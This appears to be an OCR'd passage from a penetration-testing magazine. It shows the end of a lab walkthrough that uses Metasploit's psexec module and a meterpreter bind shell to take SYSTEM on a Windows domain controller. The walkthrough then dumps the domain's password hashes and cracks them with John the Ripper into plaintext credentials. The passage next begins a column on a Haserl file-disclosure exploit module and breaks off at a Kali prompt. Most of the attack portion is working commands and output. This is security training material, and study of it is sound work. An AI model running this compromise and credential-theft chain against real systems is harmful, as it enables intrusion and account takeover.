


```
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/psexec) > run

[*] 192.168.0.1:445 - Connecting to the server...
[*] 192.168.0.1:445 - Authenticating to 192.168.0.1:445|smallbusiness as use
r 'devansh'...
[*] 192.168.0.1:445 - Selecting native target
[*] 192.168.0.1:445 - Uploading payload... MpVqhWdp.exe
[*] 192.168.0.1:445 - Created \MpVqhWdp.exe...
[+] 192.168.0.1:445 - Service started successfully...
[*] 192.168.0.1:445 - Deleting \MpVqhWdp.exe...
[*] Started bind TCP handler against 192.168.0.1:4444
[*] Sending stage (175174 bytes) to 192.168.0.1
[*] Meterpreter session 4 opened (192.168.0.10:1270 -> 192.168.0.1:4444) at
2021-07-24 12:48:45 -0400
```




```
meterpreter > sysinfo
Computer        : ADMIN-F6DEC2D86
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : SMALLBUSINESS
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

This time I am successful in getting a meterpreter session on the Domain Controller and that too with SYSTEM privileges. Right away, I use the hashdump command.




```
meterpreter > hashdump
Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba885473
76818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:85a50923692c9a7f1ad9f0dacde653b5
:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:d2dbebfd4b9fa455bc588
235c84ea302:::
prathul:1110:6f87cd328120cc55ff17365faf1ffe89:d260a40c3675ecb3eb95a60bbafd4f
45:::
Devansh:1113:6f87cd328120cc55ff17365faf1ffe89:8866c8dcac57b7c5c5a98e9b47d0fd
f1:::
ADMIN-F6DEC2D86$:1005:aad3b435b51404eeaad3b435b51404ee:1901c43a1acfcdd8a44e0
a3ec9462676:::
ADMINBAB-F51DC1$:1106:aad3b435b51404eeaad3b435b51404ee:a0d8bb4e6f5f717b28e37
ce504fc8393:::
meterpreter >
```

Then use John to crack passwords.



```
└─$ john hash.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 10 password hashes with no different salts (LM [DES 64/64 MMX])
Remaining 1 password hash
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 123 candidates buffered for the current salt, minimum 256 need
ed for performance.
Warning: Only 18 candidates buffered for the current salt, minimum 256 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456           (Administrator)
1g 0:00:00:00 N/A 25.00g/s 208775p/s 208775c/s 208775C/s 123456..CHANGEC
```

We got credentials of another user.



```
└─$ john --show --format=NT  hash.txt
Administrator:123456
Guest:
prathul:ABcd1234
Devansh:abCD1234

4 password hashes cracked, 1 left
```

With this, my first pen test is finished successfully.

Haserl File Download, Redis Extractor, Apache Druid Modules & more


METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.


Haserl File Download Module

TARGET: Alpine Linux with Haserl installed **TYPE: Remote**
MODULE : POST **ANTI-MALWARE : NA**

Haserl is a tool that uses LUA script to create CGI for web servers. Normally when SETUID bit is set to root, haserl will drop the UID to the owner of the CGI script. This module exploits the fact that calling haserl on a file will make it not only change the effective UID but also display the content of that file. Although most Linux distributions don't use haserl, Alpine Linux still uses it.
This is a POST exploit module and we tested this on the latest release of Alpine linux with the latest release of haserl setup on it. Let's see how this exploit module works.
Since this is a POST module we need to get a session on the target. For this, I create a ELF binary using msfvenom.




```
┌──(kali㉿kali)-[~]
